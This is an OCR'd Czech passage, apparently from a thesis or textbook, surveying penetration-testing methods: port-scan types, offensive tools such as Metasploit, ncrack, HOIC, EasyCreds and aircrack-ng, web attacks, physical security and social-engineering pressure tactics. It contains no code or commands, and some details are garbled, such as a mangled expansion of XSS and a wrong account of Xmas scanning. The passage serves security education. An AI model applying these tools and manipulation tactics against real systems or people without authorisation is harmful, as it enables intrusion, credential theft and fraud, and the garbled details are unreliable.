


Obrázek 10. UDP skenování – odpověď na otevřený port

- ACK skenování – nemá za úkol přímé skenování toho, zda je port otevřený nebo zavřený, ale má za úkol prozradit, které porty jsou filtrovány pomocí firewallu. Na vzdálený port je vyslán TCP ACK „frame“ a pokud nedojde k odpovědi, je to považováno za filtrovaný port. Naopak pokud je odpověď RST (RESET), potom je port považován za nefiltrovaný. ACK skenování má smysl, pokud dojde k detekci firewallu.
- Xmas skenování – je podobné typu ACK skenování s tím rozdílem, že pokud dojede k odpovědi RST, je port považován za filtrovaný (otevřený).
- OS skenování – může útočníkovi napovědět, na co útočí a tím zpřesnit jeho útok na konkrétní cíle. Skenování ukáže typ a verzi operačního systému. Nevýhodou je mala pravděpodobnost detekce systému, který je umístěn do Internetu bez použití nějakého firewallu.
- Spoof Skenování – technika, která má za úkol zmást administrátora tak, aby si myslel, že útok byl veden z několika dalších adres. Samotný útok lze v logu

firewallu lehce dohledat, proto je vhodné maskovat útok mezi několik dalších IP adres.

- Maltego – vizualizační nástroj pro mapování infrastruktury sítě. Maltego je „open source“ inteligentní forenzní aplikace, která umožňuje přehledně a graficky znázornit vzájemné vazby mezi sledovanými objekty. Pro fungování využívá rozesílání dotazu ve formátu XML prostřednictvím HTTPS. Žádosti jsou dále předávány na TAS server, který je následně přepošle poskytovateli internetu, a to umožní zaslat odpovědi i Meltego-klientovi.



Obrázek 11. Princip dotazování na TAS server

Výhody: poměrně rychlé testování.

Nevýhody: aktivní vyhledávání (tímto prověřováním lze na sebe upozornit).

Předpoklad znalosti: přehled problematiky DNS, síťového provozu a poskytovaných služeb serveru.

Očekávaný výsledek: získání podrobných informací o možnostech průniku do systému a běžících službách systému.

- Pytbull – nástroj sloužící k detekci hrozeb a ochraně systémů (IDS/IPS). Tento uceleny nástroj se skládá z více jak 300 testů rozdělených do devíti skupin. Základní modely testování:

- komunikace – otevřít komunikaci na daném portu a zaslat „payloads“ na vzdálený cil,
- příkaz – poslat příkaz na vzdálený cíl subprocess.call (),
- scapy – poslat speciálně vytvořený „payloads“ založený na syntaxi „Scapy“,
- více neúspěšných přihlášení – např. otevřít komunikaci na portu 21/tcp (FTP) a pokusit se přihlásit pěti špatnými pokusy,
- útoky na straně klienta – použít reverzního příkazu tak, aby se příkazy posílaly na zpracování k severu (obvykle wget příkazy),
- pcap přehrání – umožňuje zobrazit provoz na základě „pcap“ souboru.

- OpenVas (nessus) [17)] – jedná se o aplikaci na principu klient-server. Nessus i OpenVas fungují na bázi plaginu, kde Nesus je dnes již placenou službou. Jedná se o nástroj pro skenování možných zranitelností, které umožní útočníkovi kontrolu nebo přístup k datům nebo aplikacím (exploit, rootkits). Dále umí detekovat CGI zranitelnosti a backdoory, analyzovat vzdálený přístup k souborům, nadbytečné síťové služby a Denial of Service útoky (DoS), otestovat službu finger a root shell nebo provést penetrační test firewallu, FTP, SMTP služeb, popř. oskenovat porty jedním z pěti scannerů.
- metasploit Framework – je navržen pro testování bezpečnosti systémů a využívá databáze jejich veřejně známých chyb. Opět jde o „open source“ projekt, na kterém se podílí velké množství přispěvovatelů z řad bezpečnostních odborníků. Aplikace umožňuje vypouštět „exploity“, které jsou umístěny ve Framework-programu. Tento nástroj je vhodný pro opakované použití nalezené chyby systému tak, aby bylo možné zajistit co nejvyšší možnou bezpečnost prvků sítě. Je možné ho ovládat z několika prostředí, jimiž jsou příkazový řádek (mfscli) nebo grafické rozhraní (mfsgui). Skupina Rapid7 řídí vývoj dané aplikace a umožňuje také zakoupit Pro-verzi, která poskytuje rozšířenou databázi „exploitu“ plus reporting.
- armitage – je „open source“ projekt pro vizualizaci útoku pomoci nástrojů Metasploit, doporučených exploitů a dalších nadstavbových prvků framworku. Nástroj podporuje ovládání botu a práci v týmu jako je sdílení souboru a obrazovky. Řadí se do skupiny inteligentního softwaru, který disponuje tzv. „našeptáváním“. Tato funkce umožní napovědět, jaký by měl být další krok, respektive nástroj, přičemž vykonává určité kroky automaticky, a tím pádem je schopna doporučit nejlepší cestu útoku.

- ncrack – je vysokorychlostní síťový autentizační nástroj pro „krekování“. Byl navržen a sestaven tak, aby společnostem pomáhal zabezpečit jejich sítě. Nástroj aktivně testuje všechny počítače a síťová zařízení, pomáhá zjistit použití jednoduchých hesel, a proto je často při penetračním testování využíván. Ncrack používá modulární přístup. Syntaxe příkazového řádku je podobna jako u Nmapu a dynamické jádro programu umožňuje přizpůsobit své chování na základě zpětné vazby sítě. To přináší rychlé a přesto spolehlivé testování více počítačů.
  Ncrack nabízí velmi flexibilní rozhraní umožňující plnou kontrolu nad prováděnou operací, sofistikované útoky hrubou silou, použití šablon včetně časování, „runtime“ interakce podobné Nmapu a mnoho dalších. Podporované protokoly jsou RDP, SSH, HTTP (S), SMB, POP3 (s), VNC, FTP a Telnet.

  Výhody: přesné nalezení slabin systémů.
  Nevýhody: časová náročnost, velká komplexnost nástrojů.
  Předpoklad znalostí: vyšší stupeň znalosti problematiky pronikání do systému.
  Očekávaný výsledek: přesný stav bezpečnosti systému z pohledu rozhraní WAN do LAN.

4.2 Interní penetrační testy

Lze říci, že penetrační testy interních sítí využívají velmi podobné metody jako externí testování. V mnohých případech se využívá stejných nástrojů, ale s jiným profilem metody skenování a útoku. Typickou hrozbou pro firmy může být nespokojený zaměstnanec s cílem poškodit nebo odcizit firemní data.

Z vlastních zkušeností můžu říct, že když se řekne hrozba nebo útok na ICT, všem se vybaví jen útok z pohledu externí sítě. Málokdo se zabývá myšlenkou útoku z vnitřní sítě a následných dopadů tohoto působení. Vycházím z předpokladu, že většinu firem České republiky tvoří jen male nebo středně velké firmy s průměrným počtem do dvaceti zaměstnanců (tzv. rodinné firmy).

ORGANIZAČNÍ STRUKTURA NH

k 31. 12.	2008	2009	2010	2011
v tom podle velikosti subjektů:				
s počtem zaměstnanců				
0, vč. bez udání počtu	2 264 051	2 288 148	2 359 471	2 423 173
1–5	192 939	189 588	188 060	191 731
6–19	60 059	59 378	57 328	55 957
20–249	32 890	31 434	30 529	30 359
250+	2 210	2 063	2 163	2 224

Tabulka 2. Organizační struktura NH (dle velikosti subjektů)

Postup pro interní testování klade větší nároky na čas a provedeni testu. Příkladem provedení může být uvedení bezpečnostního konzultanta jako řadového zaměstnance, aby nevzbudil pozornost mezi ostatními zaměstnanci. Postupů je celá řada, osobně se mi osvědčila práce po pracovní době nebo nasazení testovacího PC do infrastruktury sítě včetně vzdáleného přístupu třeba přes mobilní připojení. Další velkou výhodou je možnost kontaktu s osobami na pracovišti, což umožňuje použití nástrojů sociálního inženýrství.

Model

- Sběr dat
  - aktivní prvky – typ použitých zařízení,
  - velikost pásma sítě – stanovení kapacity sítě,
  - zónové nastaveni sítě – jestli nějaké existuje, jak je nastaveno,
  - možnosti připojení do Internetu – další možnosti připojení proxy, VPN,
  - zjištění hladiny práv uživatelů – kam až se osoba se základními právy dostane,
  - možnosti útoku – stanovení strategie a použitelných nástrojů,
  - aktivní použití dostupných skenerů.
- Skenování a exploitace
  - použití techniky „Man In The Middle“,
  - útok hrubou silou na aktivní prvky sítě,
  - pokus o zahlcení sítě – důležité konzultovat se zadavatelem testu,
  - zabezpečení pracovních stanic – zamknuty bios, kontrola antivirového programu a politiky práv.

Možné použití nástrojů

- Wireshark – „open source“ aplikace umožňující protokolovou analýzu a paketové odposlouchávání. Nejčastěji se používá při diagnostice problémů na síti. Vhodný pro zachytávání paketu (odposlouchávání) tedy při použití techniky „Man In The Middle“. Grafické uživatelské rozhraní umožňuje aplikaci přehledně sledovat a ovládat, přičemž lze kontrolovat veškerý provoz sítě. K odposlechu dochází ve chvíli, kdy je síťová karta přepnuta do tzv. promiskuitního modu a lze zachytávat sítě Ethernet, IEEE 802.11, PPP nebo Loopback. Wireshark obsahuje velké množství analyzérů, komunikačních protokolu a formátů.
- Microsoft baseline security analyzer – je aplikace kontrolující zabezpečení platformy Windows. Možnost použití je pomocí příkazového řádku nebo grafického prostředí. Kontrola je prováděna jak na samotném systému, tak i na aplikaci jako jsou např. MS SQL Server nebo IIS (včetně podpory 64-bitove verze). Po dokončení testu lze zobrazit report a je možné jej uložit ve formátu XML. Produkt je zdarma ke stažení na stránkách Microsoft.
- Hiren's BootCD/USB – program umožňující „nabootovani“ z CD či USB. Obsahuje celou řadu diagnostických aplikací, nástrojů pro obnovu dat a opravu MBR. Z pohledu bezpečnosti toto CD nabízí možnost úpravy registru, mazání, přenastavení hesla a lokálního účtu uživatele, zobrazení a kopírování jakýchkoliv dat na HDD – jednoduše řečeno převzít administrátorská práva a provést jakékoliv úpravy včetně instalace. Pro uživatele, kteří neovládají příkazový řádek, lze do operační paměti „nabootovat“ upravený Windows XP.
- HOIC (High Orbit Ion Cannon) – vychází s aplikace LOIC (Low Orbit Ion Cannon) navržené pro útok typu DOS nebo DDoS. Většina nových firewallů se proti LOIC umí účinně bránit, proto skupina Anonynous navrhla novou verzi HOIC. Co umožňuje:
  - útok na 256 cílů najednou,
  - rychlý víceprocesní „HTTP flood“,
  - možnost vkládání skriptů,
  - mutiplatformní použití,
  - možnost výběru intenzity útoku,
  - úpravu zdrojových kódů (aplikace je naprogramována ve Visual Basic),
  - lehké ovládání aplikace.

- EasyCreds – je „bash“ skript využívající „Ettercap“ a další nástroje pro získání přihlašovacích údajů při penetračním testování. Ethercap je komplexní sada nástrojů pro útok MITM umožňující filtrování obsahu v reálném čase. Podporuje aktivní a pasivní rozebrání mnoha protokolů nebo obsahuje mnoho funkcí pro analýzu sítě včetně hostitele. Pomocí nástroje EasyCreds lze provést útok typu „ARP spoofing“, jednosměrný „ARP spoofing“, „DHCP spoofing“ nebo založení falešného AP. Další velkou výhodou je, že dovede rozebrat SSL log přicházející s citlivými údaji o přihlašování ze zadané stránky.
- LanGuard GFI – jedná se o komerční nástroj pro diagnostiku IT bezpečnosti. Aplikace je navržena ke skenování sítě tak, aby bylo možné odhalit potenciální hrozby. Umožňuje:
  - kontrolu nainstalovaných aktualizací (patch management),
  - 45 tisíc testů na přítomnost zranitelných míst v síti,
  - SW a HW audit.

  Výhody: mnohdy stačí jen poslouchat nebo použít nástroje pro externí testování.
  Nevýhody: testování může způsobit výpadky sítě a chodu firmy.
  Předpoklad znalostí: základy fungování procesu uvnitř firmy, ovládání techniky odposlouchávání.
  Očekávaný výsledek: získání přístupu k firemním datům a nedostupnost prostředků k vykonávání běžných pracovních činností.


4.3 Penetrační testy bezdrátových sítí

Penetrační testy bezdrátových sítí lze dnes označit za kritickou oblast celého testování. Pokud se podíváme na poslední statistiky zabezpečení bezdrátových sítí, dojdeme k šokujícímu zjištění. Až třetina všech použitých accespoitů má zabezpečení buďto velmi slabé (prolomitelné do pěti minut) nebo vůbec žádné. Svou síť nechávají nezabezpečenou nejen běžní uživatelé, ale i firmy. Toto nezodpovědné chování vysvětlují tím, že pokud je jejich síť zabezpečená nějakým klíčem, komplikuje to připojení některých hostů.

Další z mnoha chyb v řešení této problematiky nastává tehdy, pokud má administrátor AP korektně nastaveno a dojde k výpadku internetu. Uživatel, který má AP nadohled, vezme situaci do svých rukou a AP vypne/zapne, případně zmáčkne „nějaké tlačítko“. Často se bohužel stane, že v takovém případě jde AP do výchozího nastavení, kde není zabezpečení

žádné a bezpečnostní problém je na světě. Možnosti ochrany jsou dnes přitom velmi dostupné, stačí implementovat RADIUS server nebo architekturu Kontroler-AP.

Kromě SW vybavení je pro provádění testů zapotřebí také podporované HW vybaveni (podporovaný HW: http://www.aircrack-ng.org/doku.php?id=compatible_cards). Testuje se zabezpečení jak přístupových bodů, tak koncových stanic a předmětem zájmu by měla být konfigurace obou zmíněných. Pokud se v síti vyskytuje RADIUS server, měl by se také stát předmětem zájmu.



Obrázek 12. Zabezpečení sítí Wi-Fi

Možné použití nástrojů


- aircrack-ng – jedná se o nástroj umožňující prolamovací kličku pro WEP a WPA-PSK. Získávání klíčů funguje na principu odchytávání datových paketů v monitorovacím módu, který je následně schopen pakety analyzovat pomocí techniky útoku FMS nebo PTW a získat tak požadovaný klíč. Aircrack se skládá z mnoha nástrojů, např.:
  - airmon-ng – skript umožňující přejít do monitorovacího modu,
  - airdump-ng – umožňuje zachytávání paketu raw 802.11 a shromažďování „IVs“ pro další spolupráci s aircrack-ng,

- airplay-ng – primárním cílem je vytvářet provoz na síti a dále podílet se na mnoha druzích útoků jako například falešná autentifikace, fragmentovaný útok, interaktivní a urychlená paketová odpověď atd.,
- airbase-ng – umožňuje šifrování a dešifrování příchozích a odchozích paketů, chovat se jako plnohodnotné nebo „ad-hoc“ AP, útoky „Caffe Latte“ WEP nebo „Hirte“ atd.

• Gerix WIFI Cracker – grafické rozhraní pro aircrack umožňující široké spektrum útoků včetně ukládání hesel. Příklad použití:

- krekování WEP („chop-chop“, „fragmentation“),
- krekování WPA (založeno na slovníku hesel),
- útok založený na klientské části,
- vytvoření falešného AP.

• FreeRADIUS-WPE – nadstavba na FreeRADIUS, kterým lze prokázat bezpečnost RADIUS-serveru. RADIUS je služba běžící na pozadí operačního systému a poskytující klientskou autentifikaci. Hlavni výhodou této nadstavby je usnadnění nastavení a přidání logování pro vícenásobné ověřování, a to umožňuje vytvořit útok na RADIUS-server.



Obrázek 13. Princip fungování RADIUS serveru

Výhody: bezpečnostní konzultant nemusí být fyziky přítomen v testovaném objektu.

Nevýhody: časová náročnost, zejména při prolamování hrubou silou, nutnost wi-fi karty s podporovaným čipem.

Předpoklad znalostí: znalost problematiky bezdrátových sítí.

Očekávaný výsledek: získání přístupu do systému skrz bezdrátové sítě.

4.4 Penetrační testy webových aplikací

Pro ICT security není na prvním místě zajištění co nejvyšší hladiny bezpečnosti, ale zjišťování, zda chráněné systémy skutečně zabezpečené jsou. Dvojnásob to platí u webových aplikací, které jsou ze své podstaty útočníkům doslova otevřeny.

Na každý útok by dnes měla existovat nějaká odpověď v podobě kvalitní obrany. Útočník má ale jednu velkou výhodu – je vždy o krok napřed. Napadat může kdykoliv, kdekoliv a jakkoliv. Proto konstatování, že riziko je přece spojeno s vůlí ho řešit, nemusí být v reálném světě tak jednoduché.

Onu odpověď v podobě kvalitní obrany mohou představovat penetrační testy, které pracují na bázi kontrolovaného napadení systému a zjišťování slabých míst. Jejich cílem je samozřejmě zjistit, do jaké míry je informační systém odolný vůči (typicky vnějšímu) útoku.

Útoky proti webovým aplikacím

Webové aplikace jsou velmi zranitelné a to si útočníci velice dobře uvědomují. Vysoké procento útoků se uskutečňuje pomocí skriptů umístěných na jinak korektní stránky.

Jedním z typických, a zároveň nejrozšířenějších útoků, je atak „XSS“ (Cross-Sítě Securiting). XSS umožňuje nejen vkládání škodlivých kódů, ale i provádění změn vzhledu i obsahu webů, popř. jejich funkčnosti. Může docházet i k získávání citlivých údajů nebo k obcházení bezpečnostních prvků.

Další oblíbenou hackerskou technikou je „injektáž SQL“ (SQL injection). Jde o vložení kódu do SQL databáze, kdy tato operace zneužívá zranitelnosti v databázové nebo aplikační vrstvě. Pokud není uživatelský datový vstup do SQL dostatečně filtrován od přítomnosti speciálních znaků nebo není správně vložen uživatelský vstup a je následně vykonán, pak se chyba projeví. V případě úspěšného zneužití útoku SQL injektion však přesto nejde o bezpečnostní chybu v pravém slova smyslu, ale o způsob napsání kódu aplikace. Potenciálně zranitelná je každá stránka zpracovávající SQL příkazy. Útočník navíc vůbec nemusí mít možnost celý SQL dotaz editovat, stačí přepsat jen určitou část.

Webové servery by ale měly být testovány i na odolnost vůči útokům typu odepření služby – Denial of Service (DoS) i Distributet Denial of Service (DDoS).

Možné použití nástrojů

- Acunetix – testovací skener umožňující skenování webových stránek za účelem odhalení jejich zranitelnosti. Pomůže odhalit útoky typu XSS a „SQL injection“.
- webHTTrack – nástroj umožňující kompletní kopírování webových stránek do lokálního PC. Tento nástroj může útočníkovi pomoci pochopit, jak je stránka postavena a jaké adresářové struktury používá.
- Websploit [18)] – je „open source“ projekt pro skenování a analýzu vzdáleného systému, který nabízí:
  - „Autopwn“ – používá metasploit pro skenování a exploitaci cíle,
  - „wmap“ – pásové skenování pomocí plaginu „wmap“ z metasploit,
  - „phpmyadmin“ – vyhledávání phpmyadmin na hostitelském PC,
  - „lfi“ – skenování, přemostění lokálních souborů pomocí „WAF“,
  - „apache users“ – hledání uživatelů serveru v adresáři, pokud je použit web server apache,
  - „Dir Brute“ – útok hrubou silou pomocí slovníku,
  - „admin finder“ – hledání administrátorské přihlašovací stránky,
  - „MITM“ útok – útok typu „Man In The Middle“,
  - vytvoření USB s trojským koněm „backdoor“ – pro možné identifikování Windows.
- nikto2 – je „open source“ aplikace pro testování webových serverů. Umožňuje komplexní testy včetně 6500 potenciálních zranitelností (CGI), kontrolu zastaralosti až 1250 typů serverů a 270 verzí serveru se specifickým problémem. Kontroluje také konfiguraci serveru, např. vícenásobnou indexaci, možnosti HTTP a identifikaci nainstalovaného webového serveru. Podporuje ukládání do logu a „LibWhisker's“ pro testování IDS.

Výhody: mnoho použitelných nástrojů.

Nevýhody: servery nemusejí být umístěny v objektu firmy.

Předpoklad znalostí: fungování databázových systémů a základy programování výhodou.

Očekávaný výsledek: průnik do webového nebo databázového serveru.

4.5 Testy fyzické bezpečnosti

Propojení fyzické a IT bezpečnosti spočívá ve využití prostředků, jež podporují řešení kontroly a řízení fyzické bezpečnosti. Příkladem může být systém, který kompletně hlídá, řídí a monitoruje vše v budově – může ovládat topení, klimatizaci či sklápění žaluzií. Jiný typ systému zase může podporovat vydávání elektronických karet, pomocí kterých ovládá zámky do místností.

Na bezpečnost je ale možné pohlížet i komplexně, s cílem zajistit, aby všechny její aspekty byly přibližně na stejné úrovni. V hledáčku by mělo být nejen ošetření hesel či elektronických karet, ale také bezpečnost fyzická a personální.

Oblasti zájmu

Problémové oblasti fyzické bezpečnosti je možné najít v normě ČSN ISO/IEC 27001:2005, jež se v podrobném přehledu věnuje:

- fyzické bezpečnosti sídla, budovy a místností
    - elektronické zabezpečovací a požární systémy,
    - fyzické oddělení zařízení na zpracování informací od zařízení vlastněných někým jiným,
    - kontrola vstupu do zabezpečených oblastí,
    - ochrana před vlivy požárů, povodní a výbuchů (přírodními i způsobenými lidskou činností),
    - řízení v prostorách, kam se mohou dostat neoprávněné osoby nebo materiál (např. zásilky);
- záležitostem týkajícím se zařízení na zpracování informací (i jejich správnému umístění);
- dodávkám potřebných služeb (plynu a elektřiny);
- silovým i telekomunikačním rozvodům;
- údržbě a bezpečnosti mimo organizaci (když je zařízení v opravě, nebo když mají zaměstnanci notebooky a počítače doma);
- bezpečné likvidaci informací ve všech formách
    - dokumentů nebo paměťových médií,
    - postupy popisující odprodej nebo likvidaci zastaralých osobních počítačů,
    - jejich přesměrování, tedy tvorba předávacích protokolů, inventur a povolení pro odvoz přes recepci či vrátnici.

Přiměřenost ochrany

Pro každou konkrétní firmu či organizaci by měla být vybrána opatření „šitá na míru“ – dostatečně přísná, ale nikoli přemrštěná. Naplnění jednotlivých okruhů závisí zejména na tom, co je potřeba chránit.

Jiná opatření bude vyžadovat řemeslnická dílna s jedním PC nepřipojeným k internetu, zcela odlišná zase firma poskytující široké množství služeb z oblasti informačních technologií. Zatímco první budou stačit bezpečnostní dveře a zamřížovaná okna, druhá bude muset pokrýt většinu z výše zmiňovaných opatření.

Analýza rizik

Analýza je vhodná pro firmy, jež v oblasti IT používají podstatně více technologií a prvků, neboť jejím prostřednictvím získá komplexní množinu opatření, která budou IT systém chránit. Existují dvě možnosti takového rozboru:

1) Analýza provedená jedním či více zkušenými analytiky, kteří zpracují posudek na základě svých znalostí a zkušeností v oblasti bezpečnosti IT. Budou postupovat buď podle nějaké metodiky, popř. mohou použít katalog bezpečnostních opatření (např. NIST 800-53). [19)]
2) Analýza provedená subjektem, jež následně vybere i protiopatření pomocí automatizovaného prostředku. Od předchozí analýzy se neliší v časové náročnosti, protože i zde se získávají informace pomocí konkrétních dotazů. Automatizované prostředky by tu měly být používány s rozmyslem a určitým nadhledem.

Automatizovaný prostředek zajistí, že konečná množina opatření zjištěná analýzou bude kompletní a že bude odpovídat tomu, co je potřeba chránit. S výslednou množinou opatření je nutné dále pracovat:

- posoudí se, zda se navržená opatření analyzovaného systému vůbec týkají;
- některá doporučovaná opatření jsou zjevná i bez analýzy (např. že přístupná okna v přízemí je vhodné osadit mřížemi);
- od požadavků na bezpečnost se pak přechází k jejich konkrétnímu řešení – požadovaná opatření se rozdělí podle jejich účinnosti a ceny;
- pokud jsou některé návrhy natolik drahé, že by nebylo v možnostech firmy je realizovat, musí se akceptovat riziko neúplného pokrytí.

Soupis návrhů bezpečnostních opatření se pak předkládá vedení firmy či organizace. Protože jde následně o peníze a čas specialistů, kteří se na jejich realizaci budou podílet, není vhodné předkládat jen pouhý „seznam řešení“. Vhodnější je připravit jakýsi „plán realizace“ – podrobný popis opatření, která by měla být realizována, a kdo, kdy a za kolik by je realizovat měl.

Po schválení může být plán realizace zahájen. Společně s implementací opatření by mělo jako její integrální součást probíhat i zpracování a dokumentování podpůrných procedur včetně vydávání příslušných směrnic (pokud se například instaluje elektronický docházkový systém, musí být vydána směrnice o tom, jak ho používat a jak se chovat, když třeba vypadne proud a vyčerpá se i záložní baterie).

Ani po splnění všech realizací není ale vše hotovo. Je třeba kontrolovat, zda všechno probíhá podle daných směrnic. Řešení bezpečnosti musí být také řádně dokumentováno. Do budoucna je na místě i úvaha, jestli celému řešení bezpečnosti nedat komplexní a systematickou formu s využitím osvědčených standardů. To znamená postupovat od analýzy rizik, výběru bezpečnostních opatření přes bezpečnostní projekty až k bezpečnostnímu systému, který vznikne jeho zavedením. Pokud už bezpečnostní systém existuje, je zase na místě otázka jeho formalizace podle určitých pravidel řízení informační bezpečnosti a integrace do již existujícího systému řízení bezpečnosti nebo kvality.

Výhody: první prohlídka systému a objektu vždy přinese pro bezpečnostního konzultanta „pozitivní“ nález.
Nevýhody: (řečeno s nadsázkou) často se zašpiníte od zaprášených koutů, kde leží „nějaká krabička“.
Předpoklad znalostí: orientace v problematice fyzické bezpečnosti, znalost práce s fotoaparátem.
Očekávaný výsledek: zajištění přístupových hesel do PC, fyzický přístup k PC, serverům a dalším částem sítě.

4.6 Sociální inženýrství (sociotechnika)

„Ačkoli je třetí tisíciletí nazýváno informačním věkem a stále častěji můžeme slyšet, či se dokonce sami přesvědčit, že úspěšný bude ten, kdo bude ovládat schopnost získávat, hledat a správně vyhodnocovat informace, lidé si stále ještě neuvědomují jejich hodnotu. Málokoho napadne, že informace je také nutno odpovídajícím způsobem střežit.“ [20)]

Sociotechnika (neboli sociální inženýrství) by se dala charakterizovat jako ovlivňování a přesvědčování lidí s cílem oklamat je tak, aby uvěřili, že sociotechnik je osoba s totožností, kterou předstírá a kterou si vytvořila pro potřeby manipulace.

Mezi crackery jde o techniky, pomocí kterých chtějí úmyslně oklamat oběti, jež jim na základě tohoto mají prozradit hesla či jiné informace, které snižují bezpečnost cílového systému. Jde o umění klamu, o způsob manipulace s lidmi za účelem provedení nějaké akce nebo získání určité informace. Jeho cílem je vytvořit v člověku dojem, že situace je jiná, než ve skutečnosti opravdu je.

Hlavní myšlenka je následující: Proč se trápit s prolamováním hesel, když je jednodušší někoho donutit, aby mi je řekl? Navíc při dobře vedeném útoku si oběť v drtivé většině vůbec neuvědomí, že něco nepovolané osobě vyzradila. Jak už to bývá, nejjednodušší metody bývají nejspolehlivější. Když je využito sociální inženýrství, tak se vlastně vůbec nedozvíte, že vás v danou chvíli někdo okradl (o informace).

Prvním krokem sociotechniků je zpravidla získání původně zcela nevinné informace, ze které si pak odvodí jinou významnější informaci. Organizace mají na svých stránkách často řadu dat, která mohou při vhodné kombinaci pomoci získat jiné citlivější informace.

I když má společnost bezpečnostní politiku, ve které je zakotveno, co smí a nesmí být na firemních stránkách, nikdo nezjišťuje, co má zaměstnanec na svých soukromých stránkách, s čím vstupuje do diskusí na internetu apod. Nejlepšími zdroji pro sociotechnika jsou tak dnes Facebook a Twitter. Někteří lidé na sebe na sociálních sítích prozradí téměř cokoliv.

Pokud sociotechnik chystá na nějakou organizaci útok, začne právě studiem internetových stránek, odtud získá jména, internetové adresy, případně telefony pracovníků firmy, nadřízených atd. Pak může pokračovat i na osobní stránky zaměstnanců, kde jsou opět často zveřejněny zajímavé informace.

A navíc – člověk pod tlakem reaguje vždy jinak než člověk ve stavu pohody. Proto sociotechnici naléhají na důležitost daného úkonu nebo zdůrazňují časovou tíseň. Díky vyvíjenému tlaku pak oběť nemá čas zamyslet se nad důsledky svého konání.

Efektivní je například ovlivňování využitím autorit. Pokud bude útočník na oběť naléhat s tvrzením, že si to přeje šéf a že už to dávno mělo být hotové, sekretářka obvykle ze strachu udělá, co se jí řekne. Zvláště ve velké firmě platí, že ne každý zná každého. Když

zazvoní telefon, je potřeba rychle konat nebo sdělit informaci, aby se zabránilo nejhoršímu (např. ztrátě významného zákazníka, prémií).

Jinou metodou je strach z nebezpečí ztráty osobních financí. Modelová situace: „Váš účet je ohrožen, pro vyšší bezpečnost si, prosím, změňte heslo…“

Dalo by se shrnout, že schopný sociotechnik využívá pro efektivní útok (pro zajištění efektivního útoku) zejména tzv. šest základních vlastností lidské povahy: [21)]

